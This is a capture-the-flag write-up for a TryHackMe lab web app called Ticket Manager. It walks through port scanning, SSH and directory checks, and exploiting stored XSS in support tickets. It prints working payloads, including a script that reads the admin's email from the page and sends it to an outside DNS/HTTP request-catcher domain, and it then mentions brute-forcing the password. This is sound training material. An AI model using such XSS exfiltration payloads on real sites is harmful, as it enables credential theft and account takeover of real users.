That's The Ticket

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 bf:c3:9c:99:2c:c4:e2:d9:20:33:d1:3c:dc:01:48:d2 (RSA)
|   256 08:20:c2:73:c7:c5:d7:a7:ef:02:09:11:fc:85:a8:e2 (ECDSA)
|_  256 1f:51:68:2b:5e:99:57:4c:b7:40:15:05:74:d0:0d:9b (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Ticket Manager > Home
|_http-server-header: nginx/1.14.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Not much information from the scan. We have SSH port opened and its version and HTTP port opened, running Nginx 1.14.0


- Check if password authentication is enabled for SSH
- Find sub-directories and vhosts for the website

SSH (22)

```
└─$ ssh root@ticket.thm
The authenticity of host 'ticket.thm (10.10.160.126)' can't be established.
ED25519 key fingerprint is SHA256:39Hn8GxKSlAHjCHml7gjkBCg5m68YF4e9HF2pBWYLxI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ticket.thm' (ED25519) to the list of known hosts.
root@ticket.thm's password:
```

- Password authentication is enabled → password reuse to be checked.

HTTP (80)




Ticket Manager

What is Ticket Manager?

Ticket Manager allows AcmeCorp employees to log support tickets with IT support

Login and Register options given.




Login

Login

Email:

Password:

The login page.



Register

Register

Email:

Password (6 or more characters):

Confirm Password:

The registration page.


Sub-directories

```
                        [Status: 200, Size: 1176, Words: 205, Lines: 28, Duration: 421ms]
login                   [Status: 200, Size: 1549, Words: 416, Lines: 38, Duration: 423ms]
register                [Status: 200, Size: 1774, Words: 475, Lines: 40, Duration: 415ms]
```

Not much info on the subdirectories

Vhosts

```
# no result
```



Register

Register

Email

test@ticket.com


Password (6 or more characters)

••••••••

Confirm Password

••••••••

I registered an account and will be using this for further enumeration



View Ticket

Tickets ID: 2


From: **test@ticket.com**

Message:

this is a test ticket

I created a ticket and was assigned an id=2. So there is some ticket with id=1.


I created one more ticket, which was assigned id=3. I was able to navigate between the ticket with id=2 and id=3 from the URL, but not id=1. Doing so redirects me to the dashboard



```
GET /1 HTTP/1.1
Host: ticket.thm
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ticket.thm/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=eac2de5bf9bac999cf981ae58a008923
```

```
HTTP/1.1 302 Found
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 14 Jun 2025 14:38:46 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Location: /
Content-Length: 0
```

I think that the tickets are checked by the IT support. We are also provided with an HTTP and DNS logging tool http://10.10.10.100, which catches the requests. So I have to craft a ticket in a way that it logs on the website and then I could do anything further.



View Ticket


Tickets ID: 5

From: **test@ticket.com**


Message:

asds

I created a ticket with the payload: `</textarea><h1>asds</h1>` and it is reflected on the page.



```
▼<div class="panel panel-default">
   <div class="panel-heading">Tickets ID: 5</div>
  ▼<div class="panel-body">
     ::before
    ▶<div>…</div>
    ▶<div>…</div>
    ▼<div>
       <textarea class="form-control" style="height: 200px">
       </textarea> == $0
       <h1>asds</h1>
     </div>
     ::after
   </div>
 </div>
 <a href="/" class="btn btn-danger">Back To Dashboard</a>
</div>
```



str.d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech
str.str.d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech

HTTP
14 Jun 2025 20:57:27 UTC

DNS
14 Jun 2025 20:57:26 UTC

DNS
14 Jun 2025 20:57:26 UTC

DNS
14 Jun 2025 20:57:26 UTC

DNS
14 Jun 2025 20:57:25 UTC

We received a DNS lookup with type: A for the domain:
d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech

The Lookup was requested @ **14 Jun 2025 20:57:25 UTC** from IP **34.242.153.181**

The payload used was `</textarea><img/src="http://d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech">`

The HTTP request is from our machine, one DNS is of the admin, and the rest (3) is ours.

On my dashboard, my email is on the top right with the id="email". So I can craft an XSS payload that will fetch the admin's email ID and attach it to the HTTP DNS tool. The thing to notice is that on the THM request catcher, it states


"As long as the domain ends in <DOMAIN> you can catch other domain results"

So, I will have to attach the email before the domain name. And since getting the email requires JS, I have to craft the payload within the <script> tags.

```
</textarea>
<script>
var email = document.getElementById("email").innerHTML;
email = email.replace("@", "A");
email = email.replace(".", "B");
fetch("http://"+ email + ".0e8d95b48c0ed3d742ddad97871866a7.log.tryhackme.tech");
</script>
```

I had to replace the '@' and '.' from the email because no domain (and subdomain) contains '@' and only str.str.<domain> is allowed on the HTTP DNS catcher, so replacing '.'

This is the payload I used.



HTTP
14 Jun 2025 21:33:32 UTC

DNS
14 Jun 2025 21:33:31 UTC

DNS
14 Jun 2025 21:33:31 UTC

DNS
14 Jun 2025 21:33:31 UTC

DNS
14 Jun 2025 21:33:30 UTC

DNS
14 Jun 2025 21:33:30 UTC

DNS
14 Jun 2025 21:33:29 UTC

DNS
14 Jun 2025 21:33:29 UTC

HTTP
14 Jun 2025 21:33:06 UTC

We received a DNS lookup with type: A for the domain:
adminaccountaitsupportbthm.0e8d95b48c0ed3d742ddad97871866a7.log.tryhackme.tech

The Lookup was requested @ **14 Jun 2025 21:33:29 UTC** from IP **52.215.218.114**

With the email account in hand, I can brute force for the password.

Logging with the password, we can access the ticket with id=1